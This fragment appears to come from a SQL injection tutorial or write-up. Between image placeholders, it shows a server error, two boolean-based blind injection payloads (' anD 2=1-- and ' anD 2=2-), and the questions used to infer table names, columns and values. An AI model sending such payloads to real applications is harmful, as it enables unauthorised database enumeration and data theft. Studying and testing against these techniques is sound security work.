
```
Internal Server Error
```




```
' anD 2=1--
' anD 2=2-
```




Do we have a table that is called X.
Do we have a column called Y in the X table?
Do we have a value in table X.



